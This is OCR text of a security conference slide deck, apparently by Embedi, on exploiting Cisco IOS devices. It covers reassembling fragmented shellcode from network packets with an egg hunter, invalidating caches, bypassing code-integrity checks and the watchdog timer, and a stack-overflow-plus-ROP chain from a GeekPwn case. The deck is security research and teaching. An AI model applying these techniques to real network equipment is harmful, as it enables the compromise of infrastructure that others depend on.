


Shellcode hunting

- Where should we look for the 2nd stage shellcode?
  - Look for it in the heap
  - Look for it in the IO-Memory
- Where should we move the 2nd stage shellcode?
  - to the .text section
  - to the .data section
- What can we do with caches?
  - Try to disable
  - Try to invalidate

IO-Memory structure

Shared memory that is visible to both the CPU and the network media controllers over a data bus




Packet Fragmentation

We have to collect code by parts

- IP-header
  - IP Identification
  - IP Source Address
- TCP-header
  - Destination Port
  - Sequence Number
  - Flags

4-bit	8-bit	16-bit	32-bit
Ver.	Header Length	Type of service	Total Length
Identification		Flags	Offset
Time to live	Protocol	Checksum	
Source Address			
Destination Address			
Options and Padding			

Structure of IP Header



Structure of TCP Header


The caches invalidation

Copying with caches invalidation

- void ios_move_handler(uint8* src, uint8* dst, int size_in_dword)
  - Used by the initialization code to move the code of the interrupt handlers
  - Pattern to find 7C 00 20 AC


Destination Address:

- stack
  - may not have enough space
- .data
  - you can corrupt important data
- .text



Omelet Egg Hunter (192 bytes)

- Look for the 1st part of a shellcode by Source IP & SIGNATURE
  - enumerate the elements of the double-linked list of Packet Data
  - parse an IP header
    - check Source IP
      - look for signature
        - save value of the IP Identification field
        - copy 1st part to destination address
- Look for other parts of the shellcode until the entire shellcode is collected
- Enumerate the elements of the double-linked list of Packet Data
  - look for a package with IP Identification higher by one than that of the previous one
    - parse a IP header
      - check Source IP & IP Identification
      - copy the current part to destination address



https://github.com/embedi/iomem_hunter

Checking Code Integrity

This mechanism prevents code modification

- It's part of CheckHeaps
- Periodically calculate checksum of code in memory
- If code in memory is corrupted then it reboots a device

Directed against several techniques:

- Disassembling Shellcode
- Interrupt-Hijack Shellcode
- Overwriting Exception Vector

Code Integrity Checking Bypass

We have several options:

- Instead of the code modification you can modify data
- Checksum algorithms is very simple
  - So we can add some bytes to correct checksum
- We can bypass Integrity Checking by modify global data:
  - compile time checksum
  - current checksum value
  - isDebug flag
- Use free space between regions

Free Space Between Regions

```
switch# show region
Region Manager:

      Start          End      Size(b)  Class  Media  Name
 0x00000000  0x03FFFFFF    67108864  Local  R/W    main
 0x00000020  0x03FFFFFF    67108832  Local  R/W    main:coredump
 0x00003000  0x01715233    24191540  IText  R/W    coredump:text
 0x01800000  0x018FFFFF     1048576  IText  R/W    coredump:dltext
.  .  .
```

```
start_of_code = 0x3000

end_of_code = 0x01715233

size = 0x01800000 - 0x01715233 = 0xEADCD = 939 KB
```

Writing Shellcode on the C language

- It's easy to write a big shellcode
- It's easy to port shell code to other architectures (PowerPC, MIPS)

You can use GCC to build position independent code for PowerPC, but you have to use simple assembler code crt.s to fix .GOT table.

https://github.com/embedi/tcl_shellcode

Image-independent shellcodes

At this moment, we can execute an arbitrary shellcode

Image-independent shellcodes:


1. Signature-based Shellcode by Andy Davis — Version-independent IOS shellcode, 2008
2. Disassembling Shellcode by Felix 'FX' Lindner — Cisco IOS Router Exploitation, 2009
3. Interrupt-Hijack Shellcode by Columbia University NY — Killing the Myth of Cisco IOS Diversity, 2011
4. Tcl-Shellcode by George Nosenko — Cisco IOS Shellcode: All-In-One, 2015

Completion of the shellcode

Cooperative multitasking

- Task processes voluntarily yield control periodically or when idle in order to enable multiple applications to be run simultaneously
- Watch-Dog Timer

- Return to caller
- Infinite loop
- Use scheduler's functions
  - process_sleep_for()
  - process_suspend()
  - process_kill()



Infinite Loop: Watch-Dog Bypass

- You can use Tcl_Sleep() function to return the CPU time
- You can get the address of Tcl_Sleep() during the execution of a shellcode

```
void shellcode()
{
      while(1){

          Tcl_Sleep(5000);
        };
}
```

```
0142953C
0142953C
0142953C
0142953C                Tcl_Sleep:
0142953C
0142953C                .set arg_4,  4
0142953C
0142953C 94 21 FF F8 stwu       r1, -8(r1)
01429540 7C 08 02 A6 mflr       r0
01429544 90 01 00 0C stw        r0, 8+arg_4(r1)
01429548 48 0B 67 91 bl         process_sleep_for
0142954C 80 01 00 0C lwz        r0, 8+arg_4(r1)
01429550 7C 08 03 A6 mtlr       r0
01429554 38 21 00 08 addi       r1, r1, 8
01429558 4E 80 00 20 blr
01429558                # End of function Tcl_Sleep
01429558
```

ARBITRARY CODE EXECUTION: GEEKPWN CASE

1 Gain Control

- Stack-based overflow
- Just overwrite a return address

2 DEP Bypass

- Use ROP-chain to disable DEP and setup omelet-egg-hunter

3 Solve I-Cache, D-Cache problem

- Omelet-hunter use ios_move_hundler to copy with caches invalidation

4 Code Integrity Bypass


- Omelet-egg-hunter copy the 2nd stage shellcode to free space between regions of code

5 Code Execution

- Execute the TclShellcode to gain control under device

6 Completion

- Use TclSleep() to bypass Watch-Dog Timer



Demo

Conclusions

EMBEDI

THANK YOU FOR YOUR ATTENTION!

CONTACTS:

Website: embedi.com

Telephone: +1 5103232636

Email: info@embedi.com

Address: 2001 Addison Street Berkeley, California 94704